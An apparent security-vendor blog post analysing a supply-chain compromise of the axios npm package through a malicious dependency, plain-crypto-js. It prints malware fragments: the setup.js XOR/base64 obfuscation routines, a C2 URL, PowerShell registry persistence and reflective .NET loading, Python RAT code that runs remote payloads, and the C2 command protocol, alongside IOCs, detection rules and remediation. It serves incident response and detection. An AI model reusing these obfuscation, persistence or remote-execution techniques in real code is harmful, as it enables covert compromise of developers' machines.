BLOG
Malicious Transitive Dependency in Axios Affects Millions of Users
The Axios NPM package has been compromised and the maintainer of the project has been locked out of their account. This will go down in history as one of the
By c0a15726-c5b1-4b0d-85e6-fe15553df9e2 ·
Supply chain attacks targeting package managers have become increasingly sophisticated. In this analysis, we dissect a particularly well-crafted attack that compromised the popular axios HTTP client library by injecting a malicious dependency called plain-crypto-js. This campaign demonstrates advanced tradecraft including multi-stage payloads, platform-specific RATs, and clever anti-analysis techniques.
What makes this attack noteworthy is not just its technical sophistication, but its potential blast radius. Axios is one of the most widely used npm packages with over 40 million weekly downloads. Even a brief window of compromise could affect thousands of development environments and production systems.
Maintainer was attack on two fronts: GitHub & NPM
The NPM maintainer for the axios project is Jason Saayman or jasonsaayman on NPM.


Jason's account was targeted for account takeover by the threat actor. The threat actor created a malicious NPM package plain-crypto-js the day before and when they successfully compromised jasonsaayman, the TA added the plain-crypto-js package as a dependency to axios.
The critical forensic evidence lies in the npm publish method discrepancy. Legitimate axios releases (e.g., v1.14.0) are published via GitHub Actions using OIDC provenance signing, with the publisher recorded as GitHub Actions <npm-oidc-no-reply@github.com>. The malicious versions (v1.14.1 and v0.30.4) were published directly via the npm CLI using stolen credentials -- producing no provenance attestation. This is the key detection signal.
Dual Account Compromise
The attacker compromised both jasonsaayman's npm and GitHub accounts. npm registry data confirms the account email was changed to ifstap@proton.me. On GitHub, the attacker used admin privileges to unpin and delete an issue reporting the compromise -- while collaborator DigitalBrainJS was actively trying to respond. DigitalBrainJS, lacking admin access, could not revoke jasonsaayman's permissions and had to escalate to npm administration, who removed the malicious versions and revoked all tokens approximately 3 hours after the attack began.
Attack Timeline
The attacker staged the operation over roughly 24 hours. On March 30, the attacker-controlled npm account nrwise (nrwise@proton.me) created the dependency plain-crypto-js -- a package designed to mimic the legitimate crypto-js. Meanwhile, jasonsaayman was still merging legitimate pull requests on GitHub, with their last authentic activity at 18:15 UTC. Six hours later, the attacker published axios@1.14.1 at 00:21 UTC on March 31, followed by axios@0.30.4 at 01:00 UTC.
#
Timestamp (UTC)
Source
Event
Actor
1
2026-03-27T19:01:40Z
npm registry
Legitimate axios@1.14.0 published via GitHub Actions OIDC
GitHub Actions
2
2026-03-30T05:57:32Z
npm registry
plain-crypto-js@4.2.0 created (attacker staging package)
nrwise
3
2026-03-30T10:52:55Z
GitHub API
jasonsaayman merges PR #10582 (legitimate activity)
jasonsaayman
4
2026-03-30T14:56:40Z
GitHub API
jasonsaayman merges PR #10583 (legitimate activity)
jasonsaayman
5
2026-03-30T18:15:15Z
GitHub API
jasonsaayman merges PR #10584 (last legitimate activity)
jasonsaayman
6
2026-03-30T23:59:12Z
npm registry
plain-crypto-js@4.2.1 published (final staging)
nrwise
7
2026-03-31T00:21:58Z
npm registry
`axios@1.14.1` published (MALICIOUS) via npm CLI
jasonsaayman (compromised)
8
2026-03-31T01:00:57Z
npm registry
`axios@0.30.4` published (MALICIOUS) via npm CLI
jasonsaayman (compromised)
9
2026-03-31T01:42:15Z
GitHub API
DigitalBrainJS pushes deprecate.yml workflow (incident response)
DigitalBrainJS
10
2026-03-31T01:43:36Z
GitHub Actions
First deprecation workflow attempt (failed)
DigitalBrainJS
11
2026-03-31T02:24:12Z
GitHub Actions
Second deprecation workflow attempt (failed)
DigitalBrainJS
12
2026-03-31T~02:30Z
GitHub
Attacker unpins/deletes compromise report issue
jasonsaayman (compromised)
13
2026-03-31T03:00:27Z
GitHub
Issue #10604 filed by ashishkurmi (StepSecurity)
ashishkurmi
14
2026-03-31T03:20:42Z
GitHub
DigitalBrainJS contacts npm administration
DigitalBrainJS
15
2026-03-31T03:40:46Z
GitHub
npm admin removes compromised versions and revokes all tokens
npm admin
Attack window: ~3 hours 19 minutes (00:21 - 03:40 UTC)
Initial Infection Vector
The Trojan Horse: plain-crypto-js
The attack begins innocuously enough. When a developer installs axios v1.14.1 or v0.30.4, npm automatically installs dependencies listed in package.json:
{
  "dependencies": {
    "follow-redirects": "^1.15.11",
    "form-data": "^4.0.5",
    "proxy-from-env": "^2.1.0",
    "plain-crypto-js": "^4.2.1"  // ← Malicious package
  }
}
The package name plain-crypto-js is clearly inspired by the legitimate crypto-js library, likely designed to avoid suspicion during code review. This is a common technique known as "typosquatting" or "combosquatting."
Automatic Execution via postinstall Hook
The malicious package leverages npm's lifecycle scripts to execute automatically upon installation:
{
  "scripts": {
    "postinstall": "node setup.js"
  }
}
This is a legitimate npm feature often used for build steps or environment setup. However, it also provides an ideal execution vector for malware, as it runs with the privileges of the user performing the installation—often a developer with broad system access.
Stage 1: The Setup Script (setup.js)
Multi-Layer Obfuscation
The setup.js file is a masterclass in JavaScript obfuscation. It employs multiple layers of encoding and encryption:
Layer 1: Base64 with String Reversal
const _trans_2 = function(x, r) {
    let E = x.split("").reverse().join("").replaceAll("_", "=");
    let S = Buffer.from(E, "base64").toString("utf8");
    return _trans_1(S, r);
}
Strings are stored reversed, with underscores substituted for equals signs (common in base64 padding), then decoded.
Layer 2: XOR Encryption
const _trans_1 = function(x, r) {
    const E = r.split("").map(Number);  // "OrDeR_7077" → [0,7,0,7,7]
    return x.split("").map(((x, r) => {
        const S = x.charCodeAt(0);
        const a = E[7*r*r%10];
        return String.fromCharCode(S ^ a ^ 333);  // Double XOR
    })).join("");
}
Each character is XOR'd with a position-dependent key derived from "OrDeR_7077", then XOR'd again with 333. This creates a non-trivial decryption challenge for automated analysis tools.
Deobfuscated Behavior
Once deobfuscated, the code reveals its true purpose:
const C2_URL = 'http://sfrclak.com:8000/6202033';
const platform = os.platform();

if (platform === 'darwin') {
    // macOS: Download native binary to /Library/Caches/com.apple.act.mond
    // Execute via AppleScript
} else if (platform === 'win32') {
    // Windows: Download PowerShell RAT via VBScript
    // Establish registry persistence
} else {
    // Linux: Download Python RAT to /tmp/ld.py
    // Execute via python3
}

// Self-destruct
fs.unlink(__filename);
fs.unlink('package.json');
fs.rename('package.md', 'package.json');
The multi-platform approach ensures maximum infection success regardless of the victim's operating system. The self-deletion mechanism is a classic anti-forensics technique.
Command & Control Infrastructure
C2 Server Analysis
The malware communicates with a command and control server:
Domain: sfrclak.com
IP Address: 142.11.206.73
Port: 8000 (HTTP, not HTTPS)
Server: Express.js (identified from HTTP headers)
HTTP Request Pattern:
POST /6202033 HTTP/1.1
Host: sfrclak.com:8000
User-Agent: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
Content-Type: application/x-www-form-urlencoded

<base64-encoded JSON payload>
The use of an ancient IE8 User-Agent string is an interesting choice. It may be intended to blend in with legacy systems or automated tooling that might still use outdated libraries.
Victim Identification
The hardcoded path /6202033 serves as a victim or campaign identifier. This allows the attacker to track different campaigns or victim groups separately.
Stage 2: Platform-Specific RATs
Windows: PowerShell RAT (11 KB)
The Windows payload is a sophisticated PowerShell script with several notable features:
Persistence Mechanism
$regKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
$regName = "MicrosoftUpdate"
$batFile = Join-Path $env:PROGRAMDATA "system.bat"

# Create hidden batch file that re-downloads and executes the payload
Set-Content -Path $batFile -Value $batCont -Encoding ASCII
Set-ItemProperty -Path $batFile -Name Attributes -Value Hidden
Set-ItemProperty -Path $regKey -Name $regName -Value $batFile
This ensures the malware survives reboots by adding a registry Run key. The name "MicrosoftUpdate" is chosen to appear legitimate during casual inspection.
Reflective DLL Injection
function Do-Action-Ijt {
    param([string] $ijtdll, [string] $ijtbin, [string] $param)

    [byte[]]$rotjni = [System.Convert]::FromBase64String($ijtdll)
    [byte[]]$daolyap = [System.Convert]::FromBase64String($ijtbin)

    $assem = [System.Reflection.Assembly]::Load([byte[]]$rotjni)
    $class = $assem.GetType("Extension.SubRoutine")
    $method = $class.GetMethod("Run2")
    $method.Invoke(0, @([byte[]]$daolyap, (Get-Command cmd).Source, $param))
}
This function performs reflective DLL injection—loading a .NET assembly directly into memory without touching disk. The variable names (rotjni, daolyap) appear to be reversed/obfuscated versions of "injector" and "payload."
Linux: Python RAT (13 KB)
The Linux payload is a well-structured Python script that demonstrates professional development practices (ironically):
Comprehensive System Reconnaissance
def get_system_info():
    # Hardware information
    manufacturer = open("/sys/class/dmi/id/sys_vendor", "r").read().strip()
    product_name = open("/sys/class/dmi/id/product_name", "r").read().strip()

    # Boot time from /proc/uptime
    boot_time = get_boot_time()

    # Installation time from system logs
    install_time = get_installation_time()

    return manufacturer, product_name
The malware collects detailed hardware fingerprints, likely for tracking and targeting purposes.
Process Enumeration with Parent Tracking
def get_process_list():
    process_list = []
    current_pid = os.getpid()

    for pid in os.listdir("/proc"):
        if pid.isdigit():
            # Read /proc/[pid]/stat for PPID and start time
            # Read /proc/[pid]/cmdline for full command
            # Read /proc/[pid]/status for UID
            # Mark the malware's own process with asterisk
            if int(pid) == current_pid:
                process_list.append((pid, ppid, username, start_time, "*" + cmdline))
The asterisk marker on its own process is notable—this helps the attacker quickly identify the malware's PID in process listings.
Remote Code Execution
def do_action_scpt(scpt, param):
    if not scpt:
        return do_run_scpt(param)  # Execute shell command

    # Execute base64-encoded Python code
    payload = base64.b64decode(scpt).decode("utf-8", errors="strict")
    result = subprocess.run(
        ["python3", "-c", payload] + shlex.split(param),
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        text=True
    )
This provides the attacker with arbitrary Python code execution on the victim system.
macOS: Native Binary RAT (643 KB)
The macOS payload is the most sophisticated, compiled as a Mach-O universal binary supporting both Intel (x86_64) and Apple Silicon (arm64):
$ file stage2-product0-macos.bin
Mach-O universal binary with 2 architectures: [x86_64: Mach-O 64-bit executable]
[arm64: Mach-O 64-bit executable]
String Analysis Reveals Functionality
$ strings stage2-product0-macos.bin | grep -E "kill|inject|script|Info"
kill
CmdResult
rsp_kill
peinject
rsp_peinject
runscript
rsp_runscript
FirstInfo
BaseInfo
The command names match the Python and PowerShell versions exactly, indicating a common C2 protocol across all platforms.
Installation Location
The binary is deployed to /Library/Caches/com.apple.act.mond—a path designed to mimic legitimate macOS daemon processes. The .act.mond naming suggests it might be masquerading as an "activity monitor" daemon.
Data Exfiltration Protocol
Initial Check-In (FirstInfo)
Upon first execution, the malware sends a comprehensive initial reconnaissance beacon:
{
  "type": "FirstInfo",
  "uid": "aB3dE5gH8jK1mN4p",  // Random 16-char UID
  "os": "linux_x64",
  "content": [
    {
      "id": "FirstReqPath-0",
      "parent": "/home/user",
      "childs": [
        {
          "Name": "Documents",
          "IsDir": true,
          "SizeBytes": 0,
          "Created": 1234567890,
          "Modified": 1234567890,
          "HasItems": true
        },
        // ... more files
      ]
    }
  ]
}
File System Targets:
Linux/macOS: ~/Documents, ~/Desktop, ~/.config, home directory
Windows: Documents, Desktop, OneDrive, AppData\Roaming, all drive roots
This initial reconnaissance gives the attacker an immediate inventory of potentially valuable data.
Periodic Beacons (BaseInfo)
Every 60 seconds, the malware sends updated system information:
{
  "type": "BaseInfo",
  "uid": "aB3dE5gH8jK1mN4p",
  "data": {
    "hostname": "dev-laptop",
    "username": "developer",
    "version": "Ubuntu 22.04 LTS",
    "timezone": "UTC",
    "installDate": "2023-05-15",
    "bootTimeString": "2024-01-10 09:23:45",
    "currentTimeString": "2024-01-10 14:30:12",
    "modelName": "Dell Inc.",
    "cpuType": "Intel Core i7-9750H",
    "processList": "1    0    systemd ...\n123  1    sshd ...\n..."
  }
}
The full process list is particularly valuable for attackers, as it reveals:
Security tools running (EDR, AV, monitoring)
Development environments (Docker, VMs, debuggers)
Active applications and services
Other potential targets on the network
Command Types from C2
The RAT supports four primary command types:
1. kill - Terminate Malware
{
  "type": "kill",
  "CmdID": "cmd_12345"
}
Allows the attacker to cleanly remove the malware, useful for avoiding detection or when exfiltration is complete.
2. peinject - Binary Execution
{
  "type": "peinject",
  "CmdID": "cmd_12346",
  "IjtDll": "<base64 .NET DLL>",      // Windows only
  "IjtBin": "<base64 binary>",
  "Param": "arg1 arg2"
}
Downloads and executes arbitrary binaries. On Windows, this can inject .NET assemblies reflectively.
3. runscript - Code Execution
{
  "type": "runscript",
  "CmdID": "cmd_12347",
  "Script": "<base64 Python/PowerShell code>",
  "Param": "arguments"
}
Executes arbitrary scripts or commands with parameters.
4. rundir - File System Enumeration
{
  "type": "rundir",
  "CmdID": "cmd_12348",
  "ReqPaths": [
    {"path": "/home/user/.ssh", "id": "req_001"},
    {"path": "/etc/passwd", "id": "req_002"}
  ]
}
Enumerates specified directories, useful for targeting specific sensitive locations like .ssh, .aws, or configuration directories.
Anti-Analysis and Evasion Techniques
1. Multi-Layer Obfuscation
The combination of base64, string reversal, character substitution, and double XOR makes automated deobfuscation challenging.
2. Self-Deletion
fs.unlink(__filename);
fs.unlink('package.json');
fs.rename('package.md', 'package.json');
The malware removes its own setup script and attempts to hide by replacing package.json, making post-mortem analysis more difficult.
3. Legitimate-Looking Process Names
Windows:
MicrosoftUpdateregistry keymacOS:
com.apple.act.monddaemon nameAll platforms: Runs from temporary directories that are frequently cleaned
4. No HTTPS for C2
While this might seem like a mistake, using plain HTTP actually helps avoid SSL inspection and certificate pinning issues in corporate environments.
5. Mimicking Legacy Systems
The IE8 User-Agent might help bypass security controls that whitelist "known safe" older browsers or automated tooling.
Attack Timeline
T+0s    Developer runs: npm install axios@1.14.1
T+5s    npm installs dependencies, including plain-crypto-js@4.2.1
T+6s    npm postinstall hook executes: node setup.js
T+7s    setup.js deobfuscates, detects OS, contacts sfrclak.com:8000
T+10s   Stage 2 RAT downloaded (product0/1/2)
T+11s   RAT executed in background
T+12s   setup.js self-deletes
T+15s   RAT sends FirstInfo beacon with file system enumeration
T+75s   First BaseInfo beacon with process list
T+135s  Second BaseInfo beacon
...     Beacons continue every 60 seconds
From installation to full compromise: ~15 seconds.
Indicators of Compromise (IOCs)
Network IOCs
Domain: sfrclak.com
IP: 142.11.206.73
Port: 8000
Protocol: HTTP
URL: /6202033
POST Body: packages.npm.org/product[0-2]
User-Agent: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
File System IOCs
Windows:
%PROGRAMDATA%\system.bat
%PROGRAMDATA%\wt.exe
%TEMP%\6202033.vbs
%TEMP%\6202033.ps1
Registry: HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate
Linux:
/tmp/ld.py
/tmp/.XXXXXX (random 6-char name)
macOS:
/Library/Caches/com.apple.act.mond
/private/tmp/.XXXXXX
/tmp/.XXXXXX.scpt
Package IOCs
Package: plain-crypto-js
Versions: 4.2.0, 4.2.1
Parent: axios 1.14.1, 0.30.4
Malicious file: setup.js (postinstall script)
Detection Strategies
1. Network Monitoring
# Snort/Suricata rule
alert http any any -> any any (msg:"Possible plain-crypto-js RAT C2";
  content:"POST"; http_method;
  content:"sfrclak.com"; http_header;
  content:"packages.npm.org/product"; http_client_body;
  sid:1000001; rev:1;)
2. Filesystem Monitoring
# OSQUERY
SELECT * FROM registry WHERE
  path = 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate';

SELECT * FROM file WHERE
  path IN (
    '/Library/Caches/com.apple.act.mond',
    '/tmp/ld.py'
  );
3. Process Monitoring
# Look for suspicious npm postinstall scripts
ps aux | grep -E "node.*setup.js|python.*ld.py|powershell.*system.bat"
4. NPM Audit
# Check for malicious packages
npm ls plain-crypto-js
npm ls axios@1.14.1
npm ls axios@0.30.4

# Check all postinstall scripts in node_modules
find node_modules -name package.json -exec jq -r '.scripts.postinstall' {} \; | grep -v null
Remediation Steps
Immediate Actions
Isolate infected systems from the network to prevent further C2 communication
Block C2 infrastructure at firewall/DNS level:
`` sfrclak.com 142.11.206.73:8000 ``
Kill running processes:
```bash # Linux pkill -f ld.py
# Windows Get-Process | Where-Object {$_.Path -like "system.bat"} | Stop-Process -Force
# macOS pkill -f com.apple.act.mond ```
Remove persistence mechanisms:
``powershell # Windows Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "MicrosoftUpdate" Remove-Item "$env:PROGRAMDATA\system.bat" -Force Remove-Item "$env:PROGRAMDATA\wt.exe" -Force ``
Rotate credentials on affected systems (assume all credentials compromised)
Search for package in projects:
``bash find . -name package.json -exec grep -l "plain-crypto-js" {} \; find . -name package-lock.json -exec grep -l "plain-crypto-js" {} \; ``
Long-Term Mitigations
Use lock files to pin exact dependency versions:
``bash npm ci # Use instead of npm install in CI/CD ``
Implement Software Composition Analysis (SCA):
``bash npm install -g snyk snyk test ``
Audit postinstall scripts:
```javascript // Add to .npmrc ignore-scripts=true
// Or check before installing npm show <package> scripts ```
Use private registries with vetted packages:
``bash npm config set registry https://internal-registry.company.com ``
Monitor for suspicious network traffic to non-standard HTTP ports
Implement EDR/XDR solutions to detect process injection and suspicious script execution
Lessons for Developers
1. The Dependency Problem
This attack demonstrates the inherent risk of transitive dependencies. Even when you carefully vet your direct dependencies, a compromise several levels deep can still affect your systems.
# Show dependency tree
npm ls --all

# Count total dependencies
npm ls --json | jq '[recurse(.dependencies[])] | length'
Modern JavaScript projects often have hundreds or thousands of transitive dependencies, each representing a potential attack vector.
2. Postinstall Scripts Are Dangerous
The npm postinstall hook runs arbitrary code with your privileges. Consider:
{
  "scripts": {
    "preinstall": "node -e \"console.log('I can run arbitrary code!')\"",
    "install": "node -e \"console.log('Even more code!')\"",
    "postinstall": "node -e \"console.log('And even more!')\""
  }
}
Best practice: Set ignore-scripts=true in .npmrc and only enable for trusted packages.
3. Trust but Verify
Popular packages get compromised. Always:
Review changelogs for unexpected dependency additions
Use
npm auditand SCA toolsMonitor for unusual package behavior
Consider vendoring critical dependencies
4. Defense in Depth
No single security measure would have prevented this attack, but multiple layers would have mitigated impact:
Network egress filtering (would block C2)
Application whitelisting (would prevent RAT execution)
Process monitoring (would detect suspicious behavior)
Principle of least privilege (would limit damage)
Attribution and Campaign Assessment
Sophistication: High
This campaign demonstrates professional-grade tradecraft:
Multi-platform payloads tailored to each OS
Native compilation for macOS (universal binary)
Reflective injection techniques for Windows
Comprehensive anti-analysis and evasion
Well-structured C2 protocol with error handling
Target: Developer and Production Environments
The choice of axios as the compromised package suggests targeting:
Web application developers
Backend services using Node.js
CI/CD pipelines
Development machines with access to production
Motive: Likely Espionage or Credential Theft
The extensive system reconnaissance, file enumeration, and process monitoring suggest:
Intelligence gathering operations
Credential harvesting (.ssh, .aws, config files)
Source code theft
Lateral movement preparation
The lack of cryptocurrency mining or ransomware components suggests this is not financially motivated cybercrime, but rather espionage or advanced persistent threat (APT) activity.
Conclusion
This analysis reveals a sophisticated supply chain attack that leverages the npm ecosystem's trust model to achieve broad compromise. The multi-stage architecture, platform-specific payloads, and comprehensive RAT capabilities demonstrate that attackers are investing significant resources into supply chain attacks.
The use of obfuscation, anti-analysis techniques, and self-deletion shows awareness of modern detection capabilities and an attempt to evade them. The choice to target axios—a package with millions of weekly downloads—indicates an understanding of the npm ecosystem and potential for widespread impact.
For the security community, this serves as a reminder that supply chain attacks are not theoretical—they're actively being deployed with increasing sophistication. For developers, it's a call to implement stronger dependency vetting, monitoring, and security controls around package installation.
The days of blindly running npm install without scrutiny are over. In a world where a single compromised dependency can provide attackers with complete system access, vigilance is not optional—it's mandatory.
Appendix: YARA Rule
rule plain_crypto_js_malware {
    meta:
        description = "Detects plain-crypto-js malware setup.js"
        author = "Security Research Team"
        date = "2026-03-31"
        hash = "MD5_OF_SETUP_JS"
        severity = "critical"

    strings:
        $obfuscation1 = "_trans_1" ascii
        $obfuscation2 = "_trans_2" ascii
        $c2_key = "OrDeR_7077" ascii
        $c2_domain = "sfrclak" ascii nocase
        $victim_id = "6202033" ascii
        $package_marker = "packages.npm.org/product" ascii
        $self_delete = "fs.unlink(__filename" ascii

    condition:
        5 of them
}
Appendix: Snort Rules
# Detect C2 communication
alert tcp any any -> any 8000 (msg:"plain-crypto-js RAT C2 Beacon";
  flow:established,to_server;
  content:"POST"; http_method;
  content:"sfrclak.com"; http_header;
  content:"packages.npm.org/product"; http_client_body;
  reference:url,github.com/security-research/plain-crypto-js-analysis;
  classtype:trojan-activity;
  sid:1000001; rev:1;)

# Detect Stage 2 download
alert tcp any any -> any 8000 (msg:"plain-crypto-js Stage 2 Download";
  flow:established,to_server;
  content:"POST"; http_method;
  content:"/6202033"; http_uri;
  pcre:"/packages\.npm\.org\/product[0-2]/";
  classtype:trojan-activity;
  sid:1000002; rev:1;)
Research Credits: This analysis was conducted in a sandboxed environment for security research purposes.
Disclosure: The C2 server was accessed only to retrieve payload samples. No systems were compromised, and no unauthorized access was performed beyond downloading publicly served malware samples.
Contact: For questions or additional IOCs, please reach out to your security team or incident response provider.